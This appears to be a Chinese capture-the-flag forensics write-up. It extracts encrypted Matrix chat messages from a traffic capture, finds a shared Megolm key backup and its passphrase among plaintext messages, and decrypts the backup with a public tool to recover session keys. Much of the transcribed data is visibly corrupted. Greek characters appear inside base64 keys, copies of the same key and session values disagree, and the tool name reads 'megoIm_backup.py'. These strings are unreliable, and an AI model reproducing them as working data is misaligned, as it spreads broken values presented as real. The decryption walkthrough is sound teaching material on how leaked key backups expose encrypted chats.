| 1484                   | 140.232210 | 172.31.166.164 | 172.16.56.1 | HTTP      | 626 OPTIONS /_matrix/client/v3/rooms/!dnGgPPjsRnTnwIPhFuW3Alocalhost/send/m.room.encrypted/m1714140067802.11 HTTP/1.1                        |
| 1486                   | 140.235828 | 172.31.166.164 | 172.16.56.1 | HTTP/JSON | 1124 PUT /_matrix/client/v3/rooms/!dnGgPPjsRnTnwIPhFuW3Alocalhost/send/m.room.encrypted/m1714140067802.11 HTTP/1.1 , JSON (application/json) |
| 1526                   | 147.701137 | 172.31.166.164 | 172.16.56.1 | HTTP      | 626 OPTIONS /_matrix/client/v3/rooms/!dnGgPPjsRnTnwIPhFuW3Alocalhost/send/m.room.encrypted/m1714140075269.12 HTTP/1.1                        |
| 1528                   | 147.704927 | 172.31.166.164 | 172.16.56.1 | HTTP/JSON | 1124 PUT /_matrix/client/v3/rooms/!dnGgPPjsRnTnwIPhFuW3Alocalhost/send/m.room.encrypted/m1714140075269.12 HTTP/1.1 , JSON (application/json) |
| 1613                   | 156.318242 | 172.31.166.164 | 172.16.56.1 | HTTP      | 626 OPTIONS /_matrix/client/v3/rooms/!dnGgPPjsRnTnwIPhFuW3Alocalhost/send/m.room.encrypted/m1714140083887.13 HTTP/1.1                        |
| 1615                   | 156.322853 | 172.31.166.164 | 172.16.56.1 | HTTP/JSON | 1124 PUT /_matrix/client/v3/rooms/!dnGgPPjsRnTnwIPhFuW3Alocalhost/send/m.room.encrypted/m1714140083887.13 HTTP/1.1 , JSON (application/json) |
| 1858                   | 181.300134 | 172.31.166.164 | 172.16.56.1 | HTTP      | 626 OPTIONS /_matrix/client/v3/rooms/!dnGgPPjsRnTnwIPhFuW3Alocalhost/send/m.room.encrypted/m1714140180845.14 HTTP/1.1                        |
| 1860                   | 181.304220 | 172.31.166.164 | 172.16.56.1 | HTTP/JSON | 1124 PUT /_matrix/client/v3/rooms/!dnGgPPjsRnTnwIPhFuW3Alocalhost/send/m.room.encrypted/m1714140180845.14 HTTP/1.1 , JSON (application/json) |
| 2109                   | 218.525186 | 172.31.166.164 | 172.16.56.1 | HTTP      | 624 OPTIONS /_matrix/client/v3/rooms/!jL3kKxERbsjphCpQ4Lk3Alocalhost/send/m.room.message/m1714140146089.15 HTTP/1.1                          |
| 2111                   | 218.531409 | 172.31.166.164 | 172.16.56.1 | HTTP/JSON | 721 PUT /_matrix/client/v3/rooms/!jL3kKxERbsjphCpQ4Lk3Alocalhost/send/m.room.message/m1714140146089.15 HTTP/1.1 , JSON (application/json)    |
| 2442                   | 281.564930 | 172.31.166.164 | 172.16.56.1 | HTTP      | 624 OPTIONS /_matrix/client/v3/rooms/!jL3kKxERbsjphCpQ4Lk3Alocalhost/send/m.room.message/m1714140209151.16 HTTP/1.1                          |
| 2444                   | 281.570649 | 172.31.166.164 | 172.16.56.1 | HTTP/JSON | 787 PUT /_matrix/client/v3/rooms/!jL3kKxERbsjphCpQ4Lk3Alocalhost/send/m.room.message/m1714140209151.16 HTTP/1.1 , JSON (application/json)    |
| 2627                   | 302.852760 | 172.31.166.164 | 172.16.56.1 | HTTP      | 624 OPTIONS /_matrix/client/v3/rooms/!jL3kKxERbsjphCpQ4Lk3Alocalhost/send/m.room.message/m1714140230433.17 HTTP/1.1                          |
| 2630                   | 302.855973 | 172.31.166.164 | 172.16.56.1 | HTTP/JSON | 731 PUT /_matrix/client/v3/rooms/!jL3kKxERbsjphCpQ4Lk3Alocalhost/send/m.room.message/m1714140230433.17 HTTP/1.1 , JSON (application/json)    |
| 2939                   | 347.004434 | 172.31.166.164 | 172.16.56.1 | HTTP      | 624 OPTIONS /_matrix/client/v3/rooms/!jL3kKxERbsjphCpQ4Lk3Alocalhost/send/m.room.message/m1714140274668.18 HTTP/1.1                          |
| 2944                   | 347.091958 | 172.31.166.164 | 172.16.56.1 | HTTP/JSON | 705 PUT /_matrix/client/v3/rooms/!jL3kKxERbsjphCpQ4Lk3Alocalhost/send/m.room.message/m1714140274668.18 HTTP/1.1 , JSON (application/json)    |

然后在导出的文件中查看他们的内容。

|                                                                                                          |                |       |      |
|----------------------------------------------------------------------------------------------------------|----------------|-------|------|
|  m1714139972815(1).6    | 2024/5/4 18:27 | 6 文件  | 1 KB |
|  m1714139972815.6       | 2024/5/4 18:27 | 6 文件  | 1 KB |
|  m1714140000409(1).7    | 2024/5/4 18:27 | 7 文件  | 1 KB |
|  m1714140000409.7       | 2024/5/4 18:27 | 7 文件  | 1 KB |
|  m1714140028798(1).8    | 2024/5/4 18:27 | 8 文件  | 1 KB |
|  m1714140028798.8       | 2024/5/4 18:27 | 8 文件  | 1 KB |
|  m1714140053036(1).9    | 2024/5/4 18:27 | 9 文件  | 1 KB |
|  m1714140053036.9       | 2024/5/4 18:27 | 9 文件  | 1 KB |
|  m1714140059900(1).10   | 2024/5/4 18:27 | 10 文件 | 1 KB |
|  m1714140059900.10      | 2024/5/4 18:27 | 10 文件 | 1 KB |
|  m1714140067802(1).11   | 2024/5/4 18:27 | 11 文件 | 1 KB |
|  m1714140067802.11      | 2024/5/4 18:27 | 11 文件 | 1 KB |
|  m1714140075269(1).12   | 2024/5/4 18:27 | 12 文件 | 1 KB |
|  m1714140075269.12      | 2024/5/4 18:27 | 12 文件 | 1 KB |
|  m1714140083887(1).13   | 2024/5/4 18:27 | 13 文件 | 1 KB |
|  m1714140083887.13    | 2024/5/4 18:27 | 13 文件 | 1 KB |
|  m1714140108845(1).14 | 2024/5/4 18:27 | 14 文件 | 1 KB |
|  m1714140108845.14    | 2024/5/4 18:27 | 14 文件 | 1 KB |
|  m1714140146089(1).15 | 2024/5/4 18:27 | 15 文件 | 1 KB |
|  m1714140146089.15    | 2024/5/4 18:27 | 15 文件 | 1 KB |
|  m1714140209151(1).16 | 2024/5/4 18:27 | 16 文件 | 1 KB |
|  m1714140209151.16    | 2024/5/4 18:27 | 16 文件 | 1 KB |
|  m1714140230433(1).17 | 2024/5/4 18:27 | 17 文件 | 1 KB |
|  m1714140230433.17    | 2024/5/4 18:27 | 17 文件 | 1 KB |
|  m1714140274668(1).18 | 2024/5/4 18:27 | 18 文件 | 1 KB |
|  m1714140274668.18    | 2024/5/4 18:27 | 18 文件 | 1 KB |

我们可以看到每个都是一个 json，对于某条消息，一条是消息内容，例如：

```
1 {"algorithm":"m.megolm.v1.aes-sha2","ciphertext":"AwgAEpABoRvnt5iuBx8S0tyccBYaOwvpXP8VP9fzaOn6RZ0g8ndMJ2dhIbszTaoM0cILQhMtWkt8luffNspgDwU3nXuY7osGRi6ukeF7CZRWoF+3fydUBQrQe/wcRFm6tsnNk+TF185fRZn0rw6hpH7/461BKpPdyZjFGskvfLHpzxCe/c6LudwFSFw6hWYSfhZ9X0Im1SXAumrIXfL9X0LgBa7IUhs2SZhgYPXjZEY+1h9jPjS5q1nUczBafLgQ0M9D6L+lNrVsyXprwcRWgYWsipokaShVQ0YtWzMH
```

```
", "device_id": "TRLGSWGNHS", "sender_key": "bbQ49YyXBP2eNnLKvIlqyLGL0lxqLheYFBiRmuL+qVk", "session_id": "sYhEvYuBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU"}
```

还有一个是 event 编号，例如：

```
1 {"event_id": "$Y6DLmRl6kdgbdcgYTn58aUK6TE77C-PoIPW-QSnFKs0"}
```

我们把同一条消息的内容和 event 编号的信息合并，然后所有消息的 json 对象合并成一个数组：

```
1 [
2 {
3 "event_id": "$Y6DLmRl6kdgbdcgYTn58aUK6TE77C-PoIPW-QSnFKs0",
4 "algorithm": "m.megolm.v1.aes-sha2",
5 "ciphertext":
6 "AwgAEpABoRvnt5iuBx8S0tyccBYaOwvpXP8VP9fza0n6RZ0g8ndMJ2dhIbszTaoM0cILQhMtWkt8lu
7 ffnspgDwU3nXuY7osGRi6ukeF7CZRWoF+3fydUBQrQe/wcRFm6tsnNk+TF185fRZn0rw6hpH7/461BK
8 pDyZjFGskvfLHpzxCe/c6LudwFSFw6hWYSfhZ9X0Im1SXAumrIXfl9X0LgBa7IUhs2SZhgYPXjZEY+
9 1h9jPjS5q1nUczBafLgQ0M9D6l+lNrVsyXprwcRWgYWsipokaShVQ0YtWzMH",
10 "device_id": "TRLGSWGNHS",
11 "sender_key": "bbQ49YyXBP2eNnLKvIlqyLGL0lxqLheYFBiRmuL+qVk",
12 "session_id": "sYhEvYuBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU"
13 },
14 {
15 "event_id": "$0A2bQH6mesSgIuNhZjsZWukQy8untKnePBkXQJtSX70",
16 "algorithm": "m.megolm.v1.aes-sha2",
17 "ciphertext":
18 "AwgBEpABCbj5vGACbu6AYB36LDzLKHAH1nensRGctY3SDjIsAGn9FT0WjGL0G8Uq7+gt2qAN/d+qjD
19 VXEFJzwEt89bSCBF5eOdTT9EemkrKrxMtuuYQ07ITRZ0SA+UehuxPkvJiyJZVIFvvkRVPFg0hRGsT8t
20 TY+tn9o5RxgOgaGK8DkmMe8idazeT5mV1BxT5jGZ8WXSrtFoH5ML5o0GH4v1hxJ2KZCjk/aWC6S4VmW
21 HZDesmyhiyNIgHy5u1vxNLCZZp+ZIEckXTb8g5SCuqzZX8V4l6sTPnUaYdAP",
22 "device_id": "TRLGSWGNHS",
23 "sender_key": "bbQ49YyXBP2eNnLKvIlqyLGL0lxqLheYFBiRmuL+qVk",
24 "session_id": "sYhEvYuBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU"
25 },
26 {
27 "event_id": "$0JbAAmTbZxUGV3irFs_PDgz0DKtTsUQwMRpqzYlck2w",
28 "algorithm": "m.megolm.v1.aes-sha2",
29 "ciphertext":
30 "AwgCEqABdNRCEd09RNypDsem5VmJX3p66n7f20szum3e1zdl200980aAgTexQZRe/AxqtyiQLkm5zm
31 LQXTq34bq7YREdFYXWXdagKzShY3sb1VhViyRp0tCRQ0f/kObfIumui/9MbJXi4pvncF5XY45Zta0ES
32 fq8s9yN+UmoNcMkGktAyWkYzH/0FtbfvcP1KkyXtqNXDLaaZWeUYatut+Jv/JVB1zf7PJNgVRnitzqp
33 KHoxHpCaQrMxZhMmNvmsTe/UQhmEGWRxYHqMq9STY+b12KJkigI1hCjT6fpWfH5cSMLsxjwKZhGNtND
34 6Bw",
35 "device_id": "TRLGSWGNHS",
36 "sender_key": "bbQ49YyXBP2eNnLKvIlqyLGL0lxqLheYFBiRmuL+qVk",
37 "session_id": "sYhEvYuBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU"
38 }
39]
```

```
22 "device_id": "TRLGSWGNHS",
23 "sender_key": "bbQ49YyXBP2eNnLKvιλqyLGl0lxqLheYFBiRmuL+qVk",
24 "session_id": "sYhEvvyBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU"
25 },
26 {
27 "event_id": "$Nd1fcCqXo0Qv3aKyfvQcjp3JCCqYqIP-v9EhyhXPrEs",
28 "algorithm": "m.megolm.v1.aes-sha2",
29 "ciphertext":
 "AwgDEpAB0jG1qoqz+Wn4jnj5Gwy0uI9BLpH0JsvvKLb7nlzeFKMJF70hzBtwOpkPbSJNeIEiK1TbhF
 8HhXDPKhMpYljKsXILVMz47z0/341wpuHLbLyhxUsCV8R4IPxnYaSR+HnT/bpM7j2vMQJ+Wr1Cn4YJS
 PZixhorTUGSPXql7baHhaeK3XTA2FUhPVC05BXyWmicGBWqo0zA8INd/VlZLUKT1FjIvZZtlP6lrcLy
 gVd2vWyzQ2nlB0ZnjZ2hkPRDgPg0jAsHLjuJ7wcsbw97ci5SCQ9zfMIUDzQM",
30 "device_id": "TRLGSWGNHS",
31 "sender_key": "bbQ49YyXBP2eNnLKvιλqyLGl0lxqLheYFBiRmuL+qVk",
32 "session_id": "sYhEvvyBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU"
33 },
34 {
35 "event_id": "$-91CXFEXbScraG2qPt-zquvdfefpMeKjS02cEAXsBTg",
36 "algorithm": "m.megolm.v1.aes-sha2",
37 "ciphertext":
 "AwgFEpAB8g48hpVE7/l3YFHNl9hiYwxMGjC8As0JZgpTbWjzFMgLcPBIufe6Zl5EtiBZXq5mQMS1I1
 puKQ8uSddnedffvaCv0c0xLJxBcILxHPxmwSDIHu+PjcDvvXw708nKZd02wntryPPKmZJ9gtMrmdHFO
 FmCMQU2HpVfwnaWb8CivgQ8+ng9BZfe3y5s1TTxd6gnQ8f0L7MNe8mAbLCD2ArJtQh1w4QHh2MrPlqc
 xXE3ra8RKWsyWoB5SWgnwzt1a52h+X8lh8J+EFXRZwu7BuXrV5njMMecMgP",
38 "device_id": "TRLGSWGNHS",
39 "sender_key": "bbQ49YyXBP2eNnLKvιλqyLGl0lxqLheYFBiRmuL+qVk",
40 "session_id": "sYhEvvyBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU"
41 },
42 {
43 "event_id": "$vMOL0kyvexGsi60At0wZOELWwHhCTplbN3td0SeI4Gg",
44 "algorithm": "m.megolm.v1.aes-sha2",
45 "ciphertext":
 "AwgFEpAB8g48hpVE7/l3YFHNl9hiYwxMGjC8As0JZgpTbWjzFMgLcPBIufe6Zl5EtiBZXq5mQMS1I1
 puKQ8uSddnedffvaCv0c0xLJxBcILxHPxmwSDIHu+PjcDvvXw708nKZd02wntryPPKmZJ9gtMrmdHFO
 FmCMQU2HpVfwnaWb8CivgQ8+ng9BZfe3y5s1TTxd6gnQ8f0L7MNe8mAbLCD2ArJtQh1w4QHh2MrPlqc
 xXE3ra8RKWsyWoB5SWgnwzt1a52h+X8lh8J+EFXRZwu7BuXrV5njMMecMgP",
46 "device_id": "TRLGSWGNHS",
47 "sender_key": "bbQ49YyXBP2eNnLKvιλqyLGl0lxqLheYFBiRmuL+qVk",
48 "session_id": "sYhEvvyBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU"
49 },
50 {
51 "event_id": "$rBiJqERb5aYN3HDuT4YyPv6r6hf3wxNobLcL1EI5TAK",
52 "algorithm": "m.megolm.v1.aes-sha2",
53 "ciphertext":
 "AwgGEpABvoxrAML/sos15KMgIe/oAwEjc6qEVvwxLQRxKbMYL77QqCpeIxnJrykaPZ0L6bdkTgNEgu
 FwypQoxqpQB9hiES20h0hNfaZZJ0hzPRbQJcpfAR+JAmctt4QKMvdcZVf0yR7Ume+xjmFbrnMUHybAt
```

```

X46cwMXWCno6LKcJuXt6VNz7st09Mjy60BDBImR9s9T3NAf/oN4/JjhaF3+DSkM/PxVln2A/yGLCMJk
RYdqzxN+5ovtxwZTcIUJ4AXljuPjMFGd5/ELnmmpXpTqYpHcAHdbiL7LIHoP",
54 "device_id": "TRLGSWGNHS",
55 "sender_key": "bbQ49YyXBP2eNnLKvιλqyLGL0lxqLheYFBiRmuL+qVk",
56 "session_id": "sYhEvyuBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU"
57 },
58 {
59 "event_id": "$kqRvshZIirdf-LJhAjOUCvamGXMPlyNVevibGSnPAz0",
60 "algorithm": "m.megolm.v1.aes-sha2",
61 "ciphertext":
 "AwgHEpABhcjkmxB0fg60hMKDzwA8kKbGyJ6LpD4EGRET39eGENZjkoyphxGqo5QiC7E2E/MwVsZcLK
 +MtLZV6MQamk8UzbyzEr18MXZsdGzhifFbQhQHELY1AKVk3hj4HYUvhNoWeFjG0J5sRRGSvecg LZ39
 29kDgwwJH9SGArvmDDJrUz7d8eHys312uQ2oIV8HEhG6BuwyY9MCWlXIp+BLhI/qob9rzE8Ufv6a86p
 9E1Z7vpvunoQf+wLXmpp/QHkVyRFZq5Rw5wtrV9f1BUYSd9KLYJ7pIN8Uv0F",
62 "device_id": "TRLGSWGNHS",
63 "sender_key": "bbQ49YyXBP2eNnLKvιλqyLGL0lxqLheYFBiRmuL+qVk",
64 "session_id": "sYhEvyuBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU"
65 },
66 {
67 "event_id": "$lUGiZ2Wqbx14g53hrWVAg7gZf2tsL9Ptpj0Lmv-hnw4",
68 "algorithm": "m.megolm.v1.aes-sha2",
69 "ciphertext":
 "AwgIEpABtLflHzMbxB7oVYjUBoRL6IxdTcCkGTYv9dBbYsCGuuShf3YmShhdJxzuE/LmDSRrqyZ0
 uyeFIyEH087SIgCrPVAwNQfQ7J8P8zXDyZWIdLJlwDw0vmsCvZ+e0dvJvyf5sS8xLTpbGxXMpaKVTHt
 n+08wqRzix0TXe8E02wtyhQcg1tVeIMNWJY8Fi/3unZgmFBMuX2TX9/9/x6tWhvbm0YoJQFHVAQYoCi
 0w3KuQwPoi5s0Ao10klp+AQqGkF7idRDPhYPXFZZ28ezEQVCB46qmr+a5a0I",
70 "device_id": "TRLGSWGNHS",
71 "sender_key": "bbQ49YyXBP2eNnLKvιλqyLGL0lxqLheYFBiRmuL+qVk",
72 "session_id": "sYhEvyuBJrN8yIU8pVjVF6cni4F1hWVReJFkd0FWpUU"
73 },
74 {
75 "event_id": "$3Q8yQX8SctG3gqH45h1DLg7b20WFDBqWxsa0aDIIR14",
76 "msgtype": "m.text",
77 "body": "it's okay to put my backup key here... right?",
78 "m.mentions": {}
79 },
80 {
81 "event_id": "$atArT9JMkNrURbzGkTBV0scmM-OjQxbRaCH2xJqow4U",
82 "body": "element-keys.txt",
83 "info": {
84 "size": 4610,
85 "mimetype": "text/plain"
86 },
87 "msgtype": "m.file",
88 "m.mentions": {},
89 "url": "mxc://localhost/wvAQXhCuFscnNJx0vVLrbiUg"
90 },

```

```

91 {
92 "event_id": "$S2nB_u_IblJpIFN6YgTbhYJ7rm4NX0R37xjbWIANH3w",
93 "msgtype": "m.text",
94 "body": "after all, it's encrypted with MySuperSecretKey ...!!!",
95 "m.mentions": {}
96 },
97 {
98 "event_id": "$J2f8M--Im5UKhDIQZaUWLQ-JnSaHp6nli00KLMZTLVo",
99 "msgtype": "m.text",
100 "body": "time to enjoy some haruhikage",
101 "m.mentions": {}
102 }
103]

```

我们发现这里有几个明文的消息，并且发现有个文件 element-keys.txt，在导出的文件中找到：

```

1 -----BEGIN MEGOLM SESSION DATA-----
2 AbEPg+E6IsBD0FqoGTGy8EA8dl8KFJEMu1ay4qwI6jrFAAehIFo+fLAHKaPUC3Zl2Y2UbNR6ZwtSQtu
3 cy1E8GpbYE1mZSM+0yUm7j0/zZ50FCDhkYS0AnNWf3q00McY+
4 yVkiBJ0crTTWdQBQ5Bg0cYQpkxRaqbmJ3QCaWPfjI/BUlx7ZeZQv69ZxlVo2SAoFFbvfyzdQP0ehYLA
5 dEIUmIGD+TQog8UeF4muZzVpzva3M4wgIIBg1v0X37qPu0SEe
6 QBA0tZlzv+YW+KGH4iAPw0yw4LVJ7pThCdglHiT70J0T2Ch+toXdbqx1PgSaVgUK0jLCPSQHIx04gBL
7 JPV+0yaWPIh58p0LbjTqenoQHbmnyzw97u5psqtB+XIYloylC
8 HvV0cFKXpX/ci2SlQ1ByCaJHNAXZiE5heKrIVMX0p9kBWk/Qgi03Sa0c7/1styo0Ere9ocLjlBcjtLJ
9 gw1I3DgdrvNQV9ks3P/rS0ZcDAZsjKqPlIt4zy6z3XRfz+UKI
10 1Qh0px48RfmwFteDKovA05a1rF76Y+uM2HHHd0rT2rd0dejaK8q+a9NqKmU07Q6pv8uS38UGD3gPrj
11 UX6/B8hLRnzaa0YkjfkFbEEp1lSbpN2nmMLLSIuWngoLZEe2U
12 JbsuksMFyt4n+agaDkNyzSU44BzCoGz2aXcuumyyj4ihZLWoAdlAep99iRtXm5+rt2AR5ubZvZb0L2J
13 RfoZiZsfgzYc18ojgya8Hrhhh35u4GHnnRL/VaXuqXW+4KNpJ
14 ai9GEukLonrCgIh5DfFUG1FPgQ+lJZwX4piEjsCZfvKsCr5qyeugMRDjiK0d65rsehEKv5y80TSlscy
15 mq34y8vY98IJCn8QCbT996Krwgor0JC004pzSplTQ1oCYSy3v
16 z0RhxDjaKLevqmyS+qQwGDBh/jFt9W03/05ao7zmEnoV9Li0AZZ2Xci2F08f0yNzx/ujNdZDiUhyWkS
17 YcEIzMil/xH8NMK+36tblPaATimIZq/3odw/N/R+70wMfayi8
18 shr5g8S5qdvS5q3SCh8M/CJ4iU3us/7nPq5L66AsD9yYtD4hBRZywT6WDh6n3Dbsl1YTL+lq0SPXw0E
19 f+KiQLYYGZLXXTwb+elgeaHjSQ0dt0QT5J9KC68WZA2gvx+4K
20 2oIv6A50NXwyGly3nk6v1dmINJMuV7nC/TQdf641YZIiUUrMoGxNcoHuJkpJhW8TaABwN28KPYFVzeN
21 86LIkS0T7M3pbz2y/JkvpbQ2iyVDGuC4eLwtFW/ryP3+pU7qY
22 A9h0DDIlXyljOz+tXhkZ0qjNRZ1YhurD3xzKhIqIXXkw+8K/WyPSijZDeNyq2hpDlTyBTZ7jPPaAFgd
23 IZZBxbFwXJuKm4m4WF1qpWlL7nTsB/beflSnOKjPPdkyTHkS8
24 nSgk8b0xfS0uHvctz7JxR0cP0suGfn4bXKpmfPjyDhsOYh0kcqe+1DIus/qNkfdWR06VLQayTyiNJQb
25 Wj6IX6bBXnGVh9hYnlNbrY5KDWYu+B3UGsWdqBekapEqWBtYP
26 mmR+fUlI2mvlDb6S0fPe4Vnty80HV3XJ6dyn5qJ3Fdx542arpHss6LQsZvoab2f/P6n4zvIAA37V1x/
27 juJ0Ip/90JpTSoLLCHP5+9KstjY3jCK3jv7uWAHTXLeyilipi
28 g5PU/+67Wpw0Y2XEDysdkxDz//WGR5WA0goij6CWgwF1MCWFWfjkOnXlFvkvRLzk1BJyGGZp18xx13X
29 fH2MtCPDXw19JUlAFQt6daM6DeZbiSanK8aG7wiB0v4Cw7xKN

```



```
16 jPuGQ11dV4S3UrApxpjU8SZtkyl47VF7XgJxRctigEe5XswKnLdhU/y87ZgNWg2Hy/meediNJb7nUx8
7hb1baaF5mG1ireN9QXEgArQw8G2w9IomvVBvK8af0tmACbsS
17 QoFeHVkqVtzm+40A9lkC9K9XhrmHCDHYyf21NAsStbOmWlqeITTn39zo0U4TEG5RSR0xFhfhLqM6Ymn
BqdshRM0+XR9cUkhv0m7ctH4q12uJLrjQKChd0dG3CvOKMTyi
18 /WeaZnKa3iJvTxveuZ+usw7zEME+1yFPGgU09919PSX6dQ1FPciTxcIU4HQg0h+LJlYgytiXQMbdpY5
fQv83vBVx1bmqllyIvzngNz+cnC9VHBZN+i4Q9KIEJP0gxZaB
19 JQ1TcVGEkgsDqw0P/Ag8vnKcaHuBsIs4KWXjXntaNiW06Aa0XFozbr49Mfxw3NWRZM8TtzAwelyADmU
F8XCupF6b1e2HUjGQK+ks/75cAQs5Qj7mRQFJLCJ6akjSJXPy
20 ceiqrSTpEofIk69p+N0NbTQJ1T9+hcTF40jEAmqFvRaThzkbxwEC5KoQzs6BQpm8wCwKTEGS3PKCch0
mGi3nXCttEof7YyElESpMsL2fk0vZqc0B0idiYNU1fPPUCnJU
21 CZaxHrGWF32G4v6+/f5tNao6YSZ6QrJoDIEgMNbXKjlcF0tQpglrIIUgDiMShJg1hLFT5Suyqs+z/Jc
Jsk0VgNesEnH1U0dGLzbADzmWn7Z/3zZH8Drdk0jPwsxvWb0
22 2Vj/V3oKt4syuRr1Aamxp8eb4dS0EkGhAAAnq4jtVTEgm8CCEjfSryyd2CkWW0hX9DXn7PFDSGLgGQYG
wSMhZCSxovC0vXWdvUernkKo8LpUZDkR75+EiPT00DqsmzCvY
23 jGo29/ltcG3SDLCj/UBsqiPP5S3LZ1yR0Ky72jHJTtoombqG20UwC1IuzMP50AJWIThcUF7s6NshFcmY
GwZhInH+jvglqjVwMU8E7xzc+yVnhPA0bz8KFtKLRYtXQ0rPm
24 IHGVtjzAQudJJU2MlD5mx1hHLXkXcb28EL9N4kIRkEkBuQA2uXvQN/UB8mcsM6UgpCLWdP2W4x5tHxh
r0mhUhR0cX2n7nNWBLSj/51jtEjM/0L54jFpLWf2x4XNlsqiQ
25 e2KGJC6VKL1Mu0r7R03Gi1z6c0hXF779K10rNUNEh6fpY57gc0HYj17DRTvLWp1mDIdNMRMuLvXlcfI
xJYwMjfwF4YYwRQeH/uPNiocdNrM3MZAthLnD12mGQhHk+bAe
26 E3kiDPdy/aFkDQNSdNt0wWl1NBUNIt0HE9Llq3Pb5hv2p93KD0m2vAeBb2rF2mPNthzmvr8gpjB0aa4
gBStYvSHr7mGlb6tFbSc5KYlN4ds/qUv5s9FbqLKLm9ubJjnF
27 7Sm0MHE9npPwMDMP889hmE63AlLgV6pbDqJ0b6/b/Nmo1j0CxDdQTXluHjhqNZIL/8b5FYU3/NYu0IH
cHEATGwsXZotEggt1rfK99JNmFH1F27t4Jt7JQUsPE4ok4ZMh
28 6NhcZsD5gCu86W2fVhYF40jtsaiYaT3h45ohNlXMRXxKgthreInKE2UDMmL7g6BV1TIs44DVeHiUpg+
ZgdVv0j0JXPe/qixA0DZPl37mWbuQQHiHGcna03A4Zzb93QIf
29 9A09SPn012adUlRWfTvf4vLI03SP/onzLIei54ugaJ1Sw8XYigGqiuZhGAnB6fv6bWD3H/6Pc8br5hX
Si4XWdDIA04G79J3VjbvFf2DXJbDU+FGIr1TgvnyggajXVi87
30 otn80zpcFvJRtMXaBImk0ef7Q/gXiuKNV9lIGDtjNtEPY6DIXPM03VG0tULujv8kgghwfykQQ2ycTbp
QayVE8+S16dV/itjWtD8XRviI6xSwCWRBX6M4Xc58nEODQjJo
31 sXyxip1J0jM3vbHI/1L2jFxZ3w64Tj4iLi4zVqRvdrsCJHNXhXzo8cYiV7bnmLXWTl698vfY/z2xv2L
XfUDgsILPwubxtIw3zekWY2R0LgR0n3yywVSMhZgNgzPxV0Yv
32 bMHs4TphlDJMT7zACyHzNH7Yi0r4HR1Z40x1Uv01SQsDf8UYfF0oRjeIDwOC+qopCgP7RHfSTuKg0R
N8rIp7qcUIT67bY0yFoymVvxaEMv5Z4FDGXkLKQy0Sp10Q0Ca
33 q+XAPQZ2VuvVHzEReXV+YM6pF+zLJAc+vYm35FXR4uBVFHGiv6GRd4taiBGORznPzC+rzUH0zELrcAc
gUBX8Cf/6R2IX0tp/UpU884KTwo2guLz0jReamqwBVstH5hPp
34 9uy0r7jh20oUSiut3LzDlBUaB8i1WvMxe78dMUt9xHH11jFkXXC4JKhxLSyBPT0XbTzZKRVH/0DsJnQ
bajg9jlcnap5bun6i50jlo5vLPQ1M5tvFBvxMql+kagLU/5cy
35 jpmuI+viF0SFFuKKJ2PeTtxns/EUGa1xLowFnptBYrsIcUkmYGCJFqEQikaHN3eOrSs+FyXioDJUJZt
xQs+6MtKxnVteh4ZVMieKC0DuVjYuWt1LcZGo6Trmela6n3S4
36 T0berMEczU0w0+RfAwTR4bUroSb9FDM0tNhPjGJYhiKliEEQrAZSfWNuLXyH4ALoaWqUd3n5KTL3GFO
veFlDvjgtH1oMz6HjbgIBUPYwqj36yz04p0l+3YLSMVIhm1xm
37 kRSild9Lubzy4uuXmdQCxg==
38 -----END MEGOLM SESSION DATA-----
```

使用工具 <https://github.com/cyphar/matrix-utils/> 解密这个：



```
1 python megoIm_backup.py --from element-keys.txt --output keys.json
```

提示需要 passphrase，发现明文消息中的 `MySuperSecretKey` 就是 passphrase，解密得到 keys.json。

```
1 [
2 {
3 "algorithm": "m.megoIm.v1.aes-sha2",
4 "room_id": "!XsqYFsHLgzIASqSzWf:localhost",
5 "sender_key": "BZIZ9yfgMtM/jxGoop2mCgc2PlD3RZKYONCZz+LI8DE",
6 "session_id": "aULKgLw9eSXQy/d55dFpJ12tUJATI5zzakEeHe0wCTU",
7 "session_key":
8 "AQAAAAAZ6UDczkUKIj4H2IsAwTLh+d3L8Eu5xGyGd86m8IUk6avwNn1dQv9UcgpSdVxBQb7CZRws0P
9 Wcit6mVyK1HDlvK91ov2FkF7W9WJ2DyhRy00w6YE7L0uH7n1hQ2Ijv6yUZzla0DyJEawdv8ZhYExp3L
10 MDlghZgwjbVDRMcSdaEEmlCyoC8PXkl0Mv3eeXRaSddrVCQEy0c82pBHh3tMAk1",
11 "sender_claimed_keys": {
12 "ed25519": "c1F7ZQkoIS/7TCxl/H4ear/xJ2XPtikg82B2gZGkSIA"
13 },
14 "forwarding_curve25519_key_chain": []
15 },
16 {
17 "algorithm": "m.megoIm.v1.aes-sha2",
18 "room_id": "!XsqYFsHLgzIASqSzWf:localhost",
19 "sender_key": "DK8Cz4SmcLWEXSPkBHfJF7KGd83zKBiQKVfZjE02Mwo",
20 "session_id": "MQ0dIjHwN8zdIaSaKzP6NgtfJ8JF3TW7eTEMrwzPgbE",
21 "session_key":
22 "AQAAAADqOP0mmrkYedyhXShMwOeOf/7LlkLeWIor4LwBAkMUX0IK5o4ivVxFme3hTXdmhX/c6r1rQU
23 wg/AnusFB1GZw6ztcy8xcFMCdhvgAw2+YIZNjEPWbcpjeNkqpX1S+gxY1fFdsVX5pNaijWRjnAcv40R
24 Cic4+xZS/kPTScmASicTzENHSIx8DfM3SGkmisz+jYLYxYfCRd01u3kxDK8Mz4Gx",
25 "sender_claimed_keys": {
26 "ed25519": "lB0zX1cUtSjuyVpm9WTwFg6i9e3hVCFG7xyL2QhHIMw"
27 },
28 "forwarding_curve25519_key_chain": []
29 },
30 {
31 "algorithm": "m.megoIm.v1.aes-sha2",
32 "room_id": "!voIaethdgybdmiTVue:localhost",
33 "sender_key": "BZIZ9yfgMtM/jxGoop2mCgc2PlD3RZKYONCZz+LI8DE",
34 "session_id": "S00KQqIa26AuDIk5kVvpaoauJ6swuHdNMhNPLOXuITg",
35 "session_key":
36 "AQAAAABm1+AMgFiBRjsbu0cqRTDB0wtaxfGVM/9qQU3aVEbf0Z0T+3WqcNIu9NQz0tFha4F5qS04gT
